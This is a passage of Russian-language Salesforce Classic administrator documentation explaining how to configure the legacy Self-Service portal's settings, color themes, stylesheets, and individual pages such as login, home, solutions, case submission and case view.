Новые обращения, доступные на портале	Флажок «Отображается на портале самообслуживания» автоматически устанавливается для всех новых обращений, включая обращения, созданные посредством функций

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для настройки портала самообслуживания:

- «Управление порталом самообслуживания»

Для изменения страниц портала самообслуживания:

- «Управление порталом самообслуживания»

  И

  Настройка приложения

Параметр	Описание
	Web-to-Case, Email-to-Case и On-Demand Email-to-Case. Независимо от значения по умолчанию, пользователи, создающие обращения, могут вручную установить флажок «Отображается на портале самообслуживания».
Включить обзор решений	Чтобы разрешить клиентам просмотр решений по категориям, включите категории решений на портале самообслуживания. Если в организации включена поддержка многоязычных решений, то категории решений могут быть переведены.
Категория верхнего уровня для портала самообслуживания	Категория верхнего уровня, доступная клиентам на портале самообслуживания. Все решения данной категории и ее подкатегорий, помеченные как «Отображается на портале самообслуживания», доступны клиентам для просмотра. Чтобы разрешить клиентам просмотр всех решений, помеченных как «Отображается на портале самообслуживания» во всех категориях, пропустите данное поле.
Тип записи обращения	Тип записи, назначаемый всем обращениям, которые отправляются через портал самообслуживания.
Адрес эл. почты отправителя	Адрес эл. почты, используемый для отправки всех сообщений о создании пользователя (например, `support@acme.com`). Если данное поле не содержит значения, то система Salesforce использует: • Адрес эл. почты автоматического пользователя обращений для пользователей, получающих сообщение эл. почты, содержащее временный пароль, путем выбора ссылки **«Забыли пароль?»** на странице входа портала самообслуживания. Автоматический пользователь для обращений указан на странице «Параметры поддержки» в меню «Настройка». • Адрес эл. почты пользователя, опубликовавшего комментарий последним, для пользователей, которые получают электронные уведомления о добавлении комментариев к обращениям.
Имя эл. почты отправителя	Имя, которое будет связано с адресом эл. почты отправителя (например, «Служба поддержки Acme»). Если данное поле не содержит значения, то система Salesforce использует:

Параметр	Описание
	• Имя организации для пользователей, получающих сообщение эл. почты, содержащее временный пароль, путем выбора ссылки **«Забыли пароль?»** на странице входа портала самообслуживания. • Имя пользователя, опубликовавшего комментарий последним, для пользователей, которые получают электронные уведомления о добавлении комментариев к обращениям.
Шаблон создания пользователя	Шаблон эл. почты, используемый для отправки имени пользователя и исходного пароля всем новым пользователям портала самообслуживания. Образец шаблона выбирается порталом самообслуживания автоматически, но при необходимости может быть изменен или использован для создания собственного шаблона эл. почты. Данный шаблон должен быть помечен флажком «Доступно для использования».
Шаблон создания пароля	Шаблон эл. почты, используемый для отправки нового пароля текущим пользователям портала самообслуживания при восстановлении паролей посредством ссылки **«Забыли пароль?»** на странице входа портала самообслуживания. Образец шаблона выбирается порталом самообслуживания автоматически, но при необходимости может быть изменен или использован для создания собственного шаблона эл. почты. Данный шаблон должен быть помечен флажком «Доступно для использования».
Включить поддержку электронных уведомлений о добавлении новых комментариев к обращению	Если данный флажок установлен, то параметр «Отправить клиентское уведомление» отображается для комментария к обращению. Если этот флажок снят, отображается параметр «Отправлять клиентам уведомление» в обращениях, если вы включили отправку уведомлений по электронной почте контактам, которые не являются участниками портала самообслуживания. См. раздел «Настройка параметров поддержки» на странице 3256.
Шаблон создания комментария	Шаблон эл. почты, используемый для отправки уведомления пользователям портала самообслуживания при добавлении общедоступного комментария к одному из обращений. Образец шаблона выбирается порталом самообслуживания автоматически, но при необходимости может быть изменен или использован для создания собственного шаблона эл. почты. Данный шаблон должен быть помечен флажком «Доступно для использования».

Параметр	Описание
	Обратите внимание, что ответственным за обращение отправляется отдельное уведомление, недоступное для настройки.
Включить правила автоматического ответа для обращений портала самообслуживания	Данный параметр определяет необходимость выполнения правил автоматического ответа при отправке обращений через портал самообслуживания.
Шаблон создания обращения	Шаблон эл. почты, используемый в том случае, если обращения, отправленные через портал самообслуживания, не соответствуют правилам автоматического ответа.
Максимальная ширина страницы	Максимальная ширина страниц портала самообслуживания (в пикселях) в системе Salesforce. При самостоятельном размещении портала данный параметр определяет ширину внутренней рамки HTML на странице входа портала самообслуживания.
Минимальная высота страницы	Минимальная высота страниц портала самообслуживания (в пикселях) в системе Salesforce.
URL-адрес таблицы стилей	Полный общедоступный URL-адрес таблицы стилей корпоративного портала самообслуживания (например, http://www.acme.com/styles/selfservice.css). См. раздел «Настройка внешнего вида портала самообслуживания» на странице 2977. При использовании предопределенной цветовой темы пропустите данное поле.
Цветовая тема	Если собственная таблица стилей отсутствует, воспользуйтесь цветовыми темами Salesforce. Чтобы просмотреть параметры шаблона, щелкните ссылку **«Просмотр»**. Дополнительную информацию об изменении шрифтов и цветов одной из цветовых тем Salesforce см. в разделе «Настройка шрифтов и цветов портала самообслуживания» на странице 2978.
Обращение (термин в единственном числе)	Термин, используемый на портале самообслуживания вместо термина «Обращение».
Обращение (термин во множественном числе)	Термин, используемый на портале самообслуживания вместо термина «Обращения».
Решение (термин в единственном числе)	Термин, используемый на портале самообслуживания вместо термина «Решение».
Решение (термин во множественном числе)	Термин, используемый на портале самообслуживания вместо термина «Решения».

4. Чтобы сохранить параметры портала самообслуживания, нажмите кнопку **«Сохранить»**.

СМ. ТАКЖЕ:

Настройка портала самообслуживания

Полезные советы для администраторов: эффективное использование портала самообслуживания

Руководство по административной настройке: руководство по внедрению портала самообслуживания

Настройка внешнего вида портала самообслуживания

Прим.: Начиная с выпуска Spring '12 портал самообслуживания недоступен для новых организаций. Существующие организации могут использовать портал самообслуживания в обычном режиме.

Чтобы разработать внешний вид портала самообслуживания, выполните указанные ниже действия.

1. Настройте верхние и нижние колонтитулы страниц портала самообслуживания (см. раздел «Создание настраиваемых разделов верхнего и нижнего колонтитулов страницы» на странице 2988).
2. Настройте шрифты и цвета портала самообслуживания одним из способов ниже.
   - Выберите предопределенную цветовую тему или загрузите собственную таблицу стилей на странице 2981.
   - Настройте шрифты и цвета посредством интерактивного редактора на странице 2978.

СМ. ТАКЖЕ:

Настройка портала самообслуживания

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для настройки портала самообслуживания:

- «Управление порталом самообслуживания»

Для изменения страниц портала самообслуживания:

- «Управление порталом самообслуживания»

  И

  Настройка приложения

Настройка шрифтов и цветов портала самообслуживания

Прим.: Начиная с выпуска Spring '12 портал самообслуживания недоступен для новых организаций. Существующие организации могут использовать портал самообслуживания в обычном режиме.

Фирменный стиль компании может быть сохранен путем настройки шрифтов и цветов портала самообслуживания. Цветовая тема портала определяет шрифты и цвета, используемые на портале. Выберите предопределенную цветовую тему и воспользуйтесь интерактивным редактором для ее настройки.

1. Введите строку *«Шрифты и цвета»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Шрифты и цвета»**. Система Salesforce поддерживает предопределенные темы, доступные для настройки. Чтобы просмотреть тему, щелкните **«Предварительный просмотр»**.
2. Выберите нужную цветовую тему.

   Ниже перечислены действия, доступные на странице цветовой темы.

   - Чтобы удалить все настройки, щелкните ссылку **«Возврат к стандартным значениям»**.
   - Чтобы вернуться к списку цветовых тем, щелкните ссылку **«Назад ко всем темам»**.
   - Чтобы просмотреть настраиваемую тему, щелкните **«Предварительный просмотр** *имя темы***»**.

3. Выберите страницу портала для настройки. Настройка цветовых тем выполняется на постраничной основе; некоторые элементы страницы используются несколькими страницами.

   Ниже перечислены действия, доступные на странице портала.

   - Чтобы просмотреть все элементы, доступные для настройки, щелкните **«См. примеры»**.
   - Чтобы удалить настройки, щелкните **«Очистить»** напротив нужного элемента.
   - Чтобы просмотреть настраиваемую тему, щелкните **«Предварительный просмотр** *имя темы***»**.
   - Чтобы вернуться к списку всех страниц портала, щелкните ссылку **«Назад ко всем страницам»**.

4. Щелкните ссылку **«Правка»** напротив нужного визуального элемента. Некоторые элементы доступны только на выбранной странице портала, а некоторые — на нескольких страницах. Изменения, внесенные в общедоступные элементы, применяются ко всем страницам.

   Прим.: В зависимости от визуального элемента, атрибуты могут быть настроены посредством интерактивного редактора или редактора настраиваемых таблиц стилей, поддерживающего непосредственное изменение каскадных таблиц стилей. Чтобы выбрать нужный редактор, воспользуйтесь ссылкой «нажмите здесь». Чтобы отображать ссылку «нажмите здесь» при использовании интерактивного редактора, установите флажок «Показать дополнительные атрибуты». Определение каскадных таблиц стилей должны выполнять только специалисты.

5. При необходимости измените визуальный элемент.

   Ниже перечислены действия, доступные при использовании интерактивного редактора.

   - Щелкните ссылку **«Правка»** напротив нужного основного или дополнительного атрибута. Если дополнительные атрибуты не отображаются, установите флажок «Показать дополнительные атрибуты».
   - При необходимости измените атрибуты во всплывающем окне.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для настройки портала самообслуживания:

- «Управление порталом самообслуживания»

Для изменения страниц портала самообслуживания:

- «Управление порталом самообслуживания»

  И

  Настройка приложения

- Чтобы подтвердить внесенные изменения, нажмите кнопку **«OK»**.

  При использовании редактора настраиваемых таблиц стилей введите действительный код CSS.

  Полный список атрибутов страницы, доступных для редактирования, см. в разделе «Атрибуты страниц портала самообслуживания» на странице 2994.

6. Чтобы сохранить все изменения, внесенные в визуальный элемент и его атрибуты, нажмите кнопку **«Сохранить»**. Настройки отображаются пользователям портала самообслуживания только после активации цветовой темы.
7. Чтобы настроить все визуальные элементы и их атрибуты, повторите указанные выше действия.
8. Чтобы вернуться к списку цветовых тем, последовательно щелкните ссылки **«Назад ко всем страницам»** и **«Назад ко всем темам»**.
9. Нажмите кнопку **«Включить тему»**.
10. Выберите тему для активации на портале. Организация может использовать только одну активную тему.
11. Нажмите кнопку **«Сохранить»**.

Прим.: Прежде чем активировать тему, рекомендуем выполнить все необходимые настройки, так как любые изменения, внесенные в активную тему, применяются незамедлительно, поэтому могут мешать работе клиентов.

СМ. ТАКЖЕ:

Настройка портала самообслуживания

Настройка страниц портала самообслуживания

Прим.: Начиная с выпуска Spring '12 портал самообслуживания недоступен для новых организаций. Существующие организации могут использовать портал самообслуживания в обычном режиме.

1. Введите строку *«Портал самообслуживания»* в поле «Быстрый поиск» в настройке и выберите пункт **«Параметры»**.
2. При необходимости измените любые страницы портала самообслуживания. Дополнительную информацию см. в разделах ниже.
   - Настройка страницы входа портала самообслуживания
   - Настройка начальной страницы портала самообслуживания
   - Включение страницы «Решения»
   - Настройка страницы регистрации обращения портала самообслуживания
   - Настройка страницы «Просмотр обращений»
   - Настройка страницы «Предложенные решения»

Прим.:

- Страница портала самообслуживания может быть создана только в одной версии. Тем не менее, каждая страница портала самообслуживания может быть настроена пользователем.
- Статьи Salesforce Knowledge не отображаются на портале самообслуживания.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для изменения страниц портала самообслуживания:

- «Управление порталом самообслуживания»

  И

  Настройка приложения

Подготовка к настройке портала

Настройка таблицы стилей портала самообслуживания

Настройка страницы входа портала самообслуживания

Чтобы определить содержимое, отображаемое пользователям при входе на портал, настройте страницу входа портала самообслуживания.

Настройка начальной страницы портала самообслуживания

Чтобы добавить функции, которые должны отображаться пользователям при входе на портал самообслуживания, настройте начальную страницу портала самообслуживания.

Включение страницы «Решения»

Настройка страницы регистрации обращения портала самообслуживания

Страница регистрации обращения на портале самообслуживания позволяет пользователям отправлять новые обращения в службу поддержки клиентов. Чтобы настроить страницу, создайте сообщение страницы, добавьте поля слияния и выберите нужные поля обращений.

Настройка страницы «Просмотр обращений»

Настройка страницы «Предложенные решения»

Создание настраиваемых разделов верхнего и нижнего колонтитулов страницы

Чтобы применить фирменный стиль компании ко всем страницам портала самообслуживания, настройте верхние и нижние колонтитулы страниц. Верхние и нижние колонтитулы страниц портала могут содержать логотип, сообщение или цвета компании.

Поддерживаемые HTML-элементы и атрибуты для настройки портала самообслуживания

Рекомендуем использовать HTML для настройки сообщения на страницах портала самообслуживания.

Атрибуты страниц портала самообслуживания

Создание HTML входа

СМ. ТАКЖЕ:

Настройка портала самообслуживания

Настройка таблицы стилей портала самообслуживания

Атрибуты страниц портала самообслуживания

Создание настраиваемых разделов верхнего и нижнего колонтитулов страницы

Подготовка к настройке портала

Прим.: Начиная с выпуска Spring '12 портал самообслуживания недоступен для новых организаций. Существующие организации могут использовать портал самообслуживания в обычном режиме.

Прежде чем настроить портал самообслуживания или клиентский портал Salesforce, выполните указанные ниже действия.

- **Создайте общедоступные решения.** Проверьте и пометьте решения флажком «Отображается на портале самообслуживания». Портал самообслуживания и клиентский портал могут отображать только решения, помеченные флажком «Отображается на портале самообслуживания». При использовании портала самообслуживания определите первые пять решений, которые должны отображаться на начальной странице.
- **Определите сведения для отображения и сбора.** Выберите поля, которые должны отображаться пользователям при просмотре обращений. При необходимости выберите поля, которые должны быть обязательными при отправке обращений по Интернету, и значения раскрывающихся списков, которые могут быть выбраны при использовании предложенных решений для принятия решений по собственным обращениям.

- **Определите размещение портала.** Выберите область для добавления URL-адреса входа портала на корпоративном веб-узле. Дополнительную информацию о размещении URL-адреса входа для портала самообслуживания см. в разделе «Создание HTML входа». Дополнительную информацию о размещении URL-адреса входа для клиентского портала см. в разделе Включение входа на клиентский портал и параметры на странице 2914.
- **Настройте шаблоны сообщений портала.** Выберите шаблоны эл. почты, которые должны отправляться пользователям для их уведомления о разных действиях (например, сброс паролей, добавление общедоступных комментариев в обращения и использование предложенных решений для отправки автоматических ответов на обращения).
- **Настройте и распространите полезные советы по использованию портала.** Загрузите документ «Использование портала самообслуживания и клиентского портала» и выполните его редактирование в соответствии с фирменным стилем и функциями портала (например, предложенные решения и возможность добавления файлов в отправленные обращения). Затем распространите данный документ среди клиентов, использующих портал для получения ответов на собственные вопросы.

СМ. ТАКЖЕ:

Настройка портала самообслуживания

Настройка таблицы стилей портала самообслуживания

Настройка таблицы стилей портала самообслуживания

Прим.: Начиная с выпуска Spring '12 портал самообслуживания недоступен для новых организаций. Существующие организации могут использовать портал самообслуживания в обычном режиме.

Выберите предопределенную цветовую тему или загрузите образец цветовой темы портала самообслуживания, доступный для настройки. Данная цветовая тема позволяет добавлять фирменный стиль организации на портал самообслуживания.

Прим.: Дополнительную информацию о настройке цветовой темы портала самообслуживания посредством интерактивного редактора см. в разделе «Настройка шрифтов и цветов портала самообслуживания» на странице 2978.

1. Введите строку *«Портал самообслуживания»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Портал самообслуживания»**.
2. Щелкните **«Настройка портала самообслуживания»**.
3. Щелкните ссылку **«Просмотр параметров цветовой темы»** в разделе «Параметры страницы».
4. Выберите нужный набор шрифтов и цветов и щелкните **«Загрузить данную цветовую тему»**.

   Чтобы воспользоваться предопределенной цветовой темой, щелкните **«Выбрать данную цветовую тему»**.
5. Сохраните загруженную цветовую тему. При необходимости веб-мастер может выполнить ее дополнительную настройку. Загруженная цветовая тема — это каскадная таблица стилей, доступная для редактирования веб-мастером.
6. Сохраните загруженную таблицу стилей в общедоступную папку и введите ее URL-адрес в поле «URL-адрес таблицы стилей».

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для настройки портала самообслуживания:

- «Управление порталом самообслуживания»

Для изменения страниц портала самообслуживания:

- «Управление порталом самообслуживания»

  И

  Настройка приложения

7. Нажмите кнопку **«Сохранить»**.

СМ. ТАКЖЕ:

Настройка портала самообслуживания

Настройка страницы входа портала самообслуживания

Чтобы определить содержимое, отображаемое пользователям при входе на портал, настройте страницу входа портала самообслуживания.

Прим.: Начиная с выпуска Spring '12 портал самообслуживания недоступен для новых организаций. Существующие организации могут использовать портал самообслуживания в обычном режиме.

1. Введите строку *«Портал самообслуживания»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Портал самообслуживания»**.
2. Щелкните ссылку **«Правка»** напротив строки «Страница входа» в списке «Страницы портала».
3. Чтобы отобразить настраиваемое сообщение на странице входа, установите флажок «Показать сообщение».
4. Введите сообщение страницы в текстовое поле и измените размер, цвет или тип шрифта посредством панели форматирования.

   Чтобы просмотреть и изменить сообщение страницы в виде HTML-кода, установите флажок «Показать HTML».

   JavaScript не может быть сохранен как часть настраиваемого кода, а система позволяет использовать только определенные HTML-элементы и атрибуты.
5. Нажмите кнопку **«Сохранить»**.

СМ. ТАКЖЕ:

Настройка портала самообслуживания

Настройка страниц портала самообслуживания

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для изменения страниц портала самообслуживания:

- «Управление порталом самообслуживания»

  И

  Настройка приложения

Настройка начальной страницы портала самообслуживания

Чтобы добавить функции, которые должны отображаться пользователям при входе на портал самообслуживания, настройте начальную страницу портала самообслуживания.

Прим.: Начиная с выпуска Spring '12 портал самообслуживания недоступен для новых организаций. Существующие организации могут использовать портал самообслуживания в обычном режиме.

1. Введите строку *«Портал самообслуживания»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Портал самообслуживания»**.
2. Щелкните ссылку **«Правка»** напротив строки «Начальная страница» в списке «Страницы портала».
3. Выберите нужные функции.

Функция	Описание
Показать список «Популярные решения»	Данная функция отображает не более пяти заголовков выбранных решений на начальной странице.
Показать мои открытые обращения	Данная функция отображает открытые обращения вошедшего пользователя портала самообслуживания.
Показать сообщение	Сообщение, которое должно отображаться вверху начальной страницы. Сообщение может содержать не более 32 000 символов, включая любые HTML-теги.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для изменения страниц портала самообслуживания:

- «Управление порталом самообслуживания»

  И

  Настройка приложения

4. Чтобы показывать сообщение на странице, введите сообщение в текстовое поле и измените размер, цвет или тип шрифта посредством панели форматирования.

   Чтобы просмотреть сообщение страницы в виде HTML-кода, установите флажок «Показать `HTML`». JavaScript не может быть сохранен как часть настраиваемого кода, а система позволяет использовать только определенные HTML-элементы и атрибуты.
5. При необходимости воспользуйтесь полями слияния.
6. Нажмите кнопку **«Сохранить»**.
7. Чтобы открыть начальную страницу для предварительного просмотра, щелкните ссылку **«Предварительный просмотр»** напротив строки «Начальная страница» в списке «Страницы портала». Если портал самообслуживания поддерживает настраиваемую таблицу стилей, то окно предварительного просмотра отображает настраиваемые стили.

Настройка популярных решений

Чтобы найти и выбрать решения, которые должны отображаться на начальной странице, установите флажок «Показать список `"Популярные решения"`» на начальной странице и нажмите кнопку **«Добавить»** в связанном списке «Решения»

на странице «Параметры портала самообслуживания». Разрешается выбирать только решения, помеченные как «Отображается на портале самообслуживания».

СМ. ТАКЖЕ:

Настройка портала самообслуживания

Настройка страниц портала самообслуживания

Включение страницы «Решения»

Прим.: Начиная с выпуска Spring '12 портал самообслуживания недоступен для новых организаций. Существующие организации могут использовать портал самообслуживания в обычном режиме.

Чтобы включить страницу «Решения» на портале самообслуживания, воспользуйтесь связанным списком «Страницы портала самообслуживания». Страница «Решения» позволяет просматривать решения с меткой «Отображается на портале самообслуживания» и все файлы, вложенные в эти решения.

1. Чтобы включить данную страницу, щелкните **«Правка»** в строке «Страница "Решения"».
2. Установите флажок «Показать страницу "Решения"».
3. Чтобы отобразить сообщение в верхней части страницы «Решения», установите флажок «Показать сообщение».
4. Введите нужное сообщение в текстовое поле и измените размер, цвет или тип шрифта посредством панели форматирования.

   При необходимости установите флажок «Показать HTML» для просмотра сообщения в HTML-коде. JavaScript не может быть сохранен как часть настраиваемого кода, а система позволяет использовать только определенные HTML-элементы и атрибуты.
5. При необходимости воспользуйтесь полями слияния.
6. Нажмите кнопку **«Сохранить»**.
7. Чтобы открыть страницу «Решения» для предварительного просмотра, щелкните **«Предварительный просмотр»** в строке «Страница "Решения"». Если портал самообслуживания поддерживает настраиваемую таблицу стилей, то окно предварительного просмотра отображает настраиваемые стили.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для изменения страниц портала самообслуживания:

- «Управление порталом самообслуживания»

  И

  Настройка приложения

СМ. ТАКЖЕ:

Настройка портала самообслуживания

Настройка страниц портала самообслуживания

Настройка страницы регистрации обращения портала самообслуживания

Страница регистрации обращения на портале самообслуживания позволяет пользователям отправлять новые обращения в службу поддержки клиентов. Чтобы настроить страницу, создайте сообщение страницы, добавьте поля слияния и выберите нужные поля обращений.

Прим.: Начиная с выпуска Spring '12 портал самообслуживания недоступен для новых организаций. Существующие организации могут использовать портал самообслуживания в обычном режиме.

Новые обращения, отправленные посредством данной страницы, автоматически создаются на портале самообслуживания и назначаются сотруднику службы поддержки или очереди, заданной правилами назначения обращений.

1. Введите строку *«Портал самообслуживания»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Портал самообслуживания»**.
2. Щелкните ссылку **«Правка»** напротив строки «Страница регистрации обращения» в списке «Страницы портала».
3. Установите флажок «Показать страницу "Зарегистрировать обращение"».
4. Чтобы отобразить сообщение на данной странице, установите флажок «Показать сообщение».
5. Введите сообщение страницы в текстовое поле и измените размер, цвет или тип шрифта посредством панели форматирования.

   Чтобы просмотреть и изменить сообщение страницы в виде HTML-кода, установите флажок «Показать HTML». JavaScript не может быть сохранен как часть настраиваемого кода, а система позволяет использовать только определенные HTML-элементы и атрибуты.
6. При необходимости воспользуйтесь полями слияния.
7. Нажмите кнопку **«Сохранить»**.
8. Чтобы изменить поля, отображаемые на странице, щелкните ссылку **«Макет страницы»**.

   Прим.: Если поле обращения связано с правилом проверки, то правило может препятствовать регистрации обращений пользователями портала самообслуживания, при условии, что данное поле недоступно им для заполнения. Рекомендуем разрешить отображение данных полей на странице «Зарегистрировать обращение».
9. По завершении нажмите кнопку **«Сохранить»**.
10. Чтобы открыть страницу регистрации обращения для предварительного просмотра, щелкните ссылку **«Предварительный просмотр»** напротив строки «Страница регистрации обращения» в списке «Страницы портала». Если портал самообслуживания поддерживает настраиваемую таблицу стилей, то окно предварительного просмотра отображает настраиваемые стили.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для изменения страниц портала самообслуживания:

- «Управление порталом самообслуживания»

  И

  Настройка приложения

СМ. ТАКЖЕ:

Настройка портала самообслуживания

Настройка страниц портала самообслуживания

Настройка страницы «Просмотр обращений»

Прим.: Начиная с выпуска Spring '12 портал самообслуживания недоступен для новых организаций. Существующие организации могут использовать портал самообслуживания в обычном режиме.

Чтобы включить и настроить страницу «Просмотр обращений», воспользуйтесь связанным списком «Страницы портала самообслуживания». Страница «Просмотр обращений» позволяет просматривать открытые и закрытые обращения, связанные решения, завершенные действия и комментарии, а также добавлять комментарии к обращениям.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для изменения страниц портала самообслуживания:

- «Управление порталом самообслуживания»

  И

  Настройка приложения

1. Щелкните **«Правка»** в строке «Страница "Просмотр обращений"».
2. Чтобы разрешить пользователям просмотр открытых и закрытых обращений, установите флажок «Показать страницу "Просмотр обращений"».
3. Чтобы разрешить пользователям добавление комментариев к обращениям, установите флажок «Добавить комментарии к обращениям». Сообщение эл. почты автоматически отправляется ответственному за обращение при каждом добавлении комментария.
4. Чтобы разрешить пользователям добавление файлов в обращения, установите флажок «Добавить вложения к обращениям». Сообщение эл. почты автоматически отправляется ответственному за обращение при каждом добавлении вложения.

   Чтобы разрешить пользователям портала самообслуживания просмотр файлов, добавленных в обращения, добавьте связанный список «Вложения к обращению» при редактировании макета страницы «Просмотр обращений». Обратите внимание, что данный связанный список также содержит любые файлы, добавленные в обращения сотрудниками службы поддержки.
5. Чтобы отображать сообщение на данной странице, установите флажок «Показать сообщение».
6. Введите нужное сообщение в текстовое поле и измените размер, цвет или тип шрифта посредством панели форматирования.

   При необходимости установите флажок «Показать HTML» для просмотра сообщения в HTML-коде. JavaScript не может быть сохранен как часть настраиваемого кода, а система позволяет использовать только определенные HTML-элементы и атрибуты.
7. При необходимости воспользуйтесь полями слияния.
8. Нажмите кнопку **«Сохранить»**.
9. Чтобы изменить поля и связанные списки, отображаемые на странице, щелкните ссылку **«Макет страницы»**.

   Чтобы разрешить пользователям портала самообслуживания просмотр общедоступных завершенных действий, связанных с обращениями, добавьте связанный список «Действия обращения». Чтобы разрешить сотрудникам службы поддержки отображение или сокрытие завершенных действий на портале самообслуживания путем выбора параметра «Сделать общедоступным» или «Сделать личным» в связанном списке обращения «Журнал действий», настройте доступность флажка «Отображается на портале самообслуживания» в макетах страниц действий.
10. По завершении нажмите кнопку **«Сохранить»**.
11. Чтобы открыть страницу «Просмотр обращений» для предварительного просмотра, щелкните **«Предварительный просмотр»** в строке «Страница "Просмотр обращений"». Если портал самообслуживания поддерживает настраиваемую таблицу стилей, то окно предварительного просмотра отображает настраиваемые стили.

Совет: Чтобы скрыть определенные обращения от пользователей портала, снимите флажок «Отображается на портале самообслуживания» для соответствующего обращения.

Прим.: Страница «Просмотр обращений» отображает обращения по убыванию на основе поля «Номер обращения». Пользователи портала самообслуживания не могут изменять данный порядок и сортировать столбцы обращений.

СМ. ТАКЖЕ:

Настройка портала самообслуживания

Настройка страниц портала самообслуживания

Настройка страницы «Предложенные решения»

Прим.: Начиная с выпуска Spring '12 портал самообслуживания недоступен для новых организаций. Существующие организации могут использовать портал самообслуживания в обычном режиме.

Связанный список «Страницы портала самообслуживания» позволяет включить и настроить страницу «Предложенные решения». Данная страница позволяет просмотреть не более 10 возможных решений по отдельному обращению. Пользователи могут просматривать предложенные решения и самостоятельно закрывать обращения при отправке обращений или их просмотре на портале самообслуживания.

Чтобы настроить страницу «Предложенные решения», выполните указанные ниже действия.

1. Щелкните **«Правка»** в строке «Страница "Предложенные решения"».
2. Чтобы включить страницу на портале самообслуживания, установите флажок «Показать страницу "Предложенные решения"».
3. Выберите «Статус самозакрывающегося обращения» для отображения в поле «Статус» тех обращений, которые закрываются пользователями портала самообслуживания. Рекомендуем выбрать как минимум одно значение «Закрыто» для данного поля.
4. Выберите максимальное количество предложенных решений для отображения пользователю за один раз. Разрешается отображать не более 10 решений.
5. Выберите «Причины самозакрывающегося обращения», которые должны быть доступны пользователям портала самообслуживания при самостоятельном закрытии собственных обращений.
6. Чтобы отображать сообщение на данной странице, установите флажок «Показать сообщение».
7. Введите нужное сообщение в текстовое поле и измените размер, цвет или тип шрифта посредством панели форматирования.

   При необходимости установите флажок «Показать HTML» для просмотра сообщения в HTML-коде.

   JavaScript не может быть сохранен как часть настраиваемого кода, а система позволяет использовать только определенные HTML-элементы и атрибуты.
8. При необходимости воспользуйтесь полями слияния.
9. Нажмите кнопку **«Сохранить»**.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для изменения страниц портала самообслуживания:

- «Управление порталом самообслуживания»

  И

  «Настройка приложения»

10. Чтобы открыть страницу «Предложенные решения» для предварительного просмотра, щелкните **«Предварительный просмотр»** в строке «Страница "Предложенные решения"». Если настроена таблица стилей портала самообслуживания, то для предварительного просмотра страницы используются настраиваемые стили.

СМ. ТАКЖЕ:

Настройка портала самообслуживания

Настройка страниц портала самообслуживания

Создание настраиваемых разделов верхнего и нижнего колонтитулов страницы

Чтобы применить фирменный стиль компании ко всем страницам портала самообслуживания, настройте верхние и нижние колонтитулы страниц. Верхние и нижние колонтитулы страниц портала могут содержать логотип, сообщение или цвета компании.

Прим.: Начиная с выпуска Spring '12 портал самообслуживания недоступен для новых организаций. Существующие организации могут использовать портал самообслуживания в обычном режиме.

1. Введите строку *«Портал самообслуживания»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Портал самообслуживания»**.
2. Щелкните ссылку **«Правка»** напротив параметра «Верхний колонтитул страницы» или «Нижний колонтитул страницы» в списке «Разделы страницы портала».
3. Чтобы включить отображение верхнего или нижнего колонтитула на страницах портала, установите флажок «Показать верхний колонтитул» или «Показать нижний колонтитул».
4. Чтобы добавить линию, разделяющую верхний или нижний колонтитул и текст страницы, установите флажок «Показать разделитель верхнего колонтитула» или «Показать разделитель нижнего колонтитула».
5. Пи необходимости введите сообщение страницы и воспользуйтесь панелью форматирования для его форматирования.

   Чтобы просмотреть и изменить сообщение страницы в виде HTML-кода, установите флажок «Показать HTML».JavaScript не может быть сохранен как часть настраиваемого кода, а система позволяет использовать только определенные HTML-элементы и атрибуты.
6. Нажмите кнопку **«Сохранить»**.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

